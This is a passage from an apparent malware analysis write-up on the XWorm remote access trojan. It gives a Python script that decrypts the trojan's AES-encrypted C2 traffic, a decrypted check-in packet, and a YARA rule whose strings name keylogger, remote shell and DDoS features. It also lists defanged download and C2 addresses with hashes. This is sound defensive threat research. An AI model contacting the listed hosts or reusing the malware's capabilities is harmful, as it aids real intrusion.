        key[31] = 0x00
        return key

# generate c2 AES key using `KEY` from config
def get_c2_key(key_setting):
        key = get_config_key(settings["Mutex"])
        config_key = decrypt_setting(key, settings["KEY"])
```

```
        c2_key = bytes.fromhex(hashlib.md5(config_key).hexdigest())
        return c2_key

# decrypt setting with key using AES in ECB mode
def decrypt_setting(key, encrypted_setting):
        decoded_setting = base64.b64decode(encrypted_setting)
        cipher = AES.new(key, AES.MODE_ECB)
        decrypted_setting = unpad(cipher.decrypt(decoded_setting), AES.block_size)
        return decrypted_setting

# decrypt hex encoded c2 traffic
def decrypt_packet(c2_key, encrypted_packet):
        packet_bytes = bytes.fromhex(encrypted_packet.split("00", 1)[1]) # remove packet length header
        cipher = AES.new(c2_key, AES.MODE_ECB)
        decrypted_packet = unpad(cipher.decrypt(packet_bytes), AES.block_size)
        return decrypted_packet.decode("utf-8")

def main():
        c2_key = get_c2_key(settings["KEY"])
        print(f"\nDecrypted Packet:\n\n{decrypt_packet(c2_key, encrypted_packet)}")

if __name__=="__main__":
        main()
```

```
INFO<Xwormmm>22F62B582E1024AF6498<Xwormmm>username<Xwormmm>OS name<Xwormmm>Default<Xwormmm>
05/07/2025<Xwormmm>False<Xwormmm>False<Xwormmm>False<Xwormmm>processor name<Xwormmm>GPU nam
e<Xwormmm>RAM<Xwormmm>antivirus name
```

figure 19 - decrypted C2 check-in packet

YARA

```
rule XWormRAT {
        meta:
                author = "Jared G."
                description = "Detects unpacked XWorm RAT"
                date = "2025-07-06"
                sha256 =
"6cae1f2c96d112062e571dc8b6152d742ba9358992114703c14b5fc37835f896"
                reference = "https://malwaretrace.net/posts/xworm-part-2"

    strings:
        $s1  = "-ExecutionPolicy Bypass -File" ascii wide
        $s2  = "sendPlugin" ascii wide
        $s3  = "savePlugin" ascii wide
        $s4  = "RemovePlugins" ascii wide
        $s5  = "Plugins Removed!" ascii wide
        $s6  = "Keylogger Not Enabled" ascii wide
        $s7  = "RunShell" ascii wide
        $s8  = "StartDDos" ascii wide
        $s9  = "StopDDos" ascii wide
        $s10 = "Win32_Processor.deviceid=\"CPU0\"" ascii wide
        $s11 = "SELECT * FROM Win32_VideoController" ascii wide
        $s12 = "Select * from AntivirusProduct" ascii wide
        $s13 = "set_ReceiveBufferSize" ascii wide
        $s14 = "set_SendBufferSize" ascii wide
        $s15 = "ClientSocket" ascii wide
        $s16 = "USBNM" ascii wide
        $s17 = "AES_Encryptor" ascii wide
        $s18 = "AES_Decryptor" ascii wide

    condition:
        12 of them
}
```

IOCs

All hashes from the below IOC table will be available for download on MalShare.

Label	IOC
XWorm Download URL	hxxp[://]deadpoolstart[.]lovestoblog[.]com/arquivo_e1502b7358874d6086b38a71038423c2[.]txt
XWorm C2	deadpoolstart2064[.]duckdns[.]org:7021
DLL Downloader SHA-256 Hash	c2bce00f20b3ac515f3ed3fd0352d203ba192779d6b84dbc215c3eec3a3ff19c
XWorm SHA-256 Hash	6cae1f2c96d112062e571dc8b6152d742ba9358992114703c14b5fc37835f896

References and Resources

1. https://www.elastic.co/security-labs/deobfuscating-alcatraz#constant-unfolding ↩
2. https://github.com/n1ght-w0lf/dotnet-string-decryptor/ ↩
3. https://www.youtube.com/watch?v=wLf_Ln8jupY&t=1300s ↩
4. https://discord.gg/oalabs ↩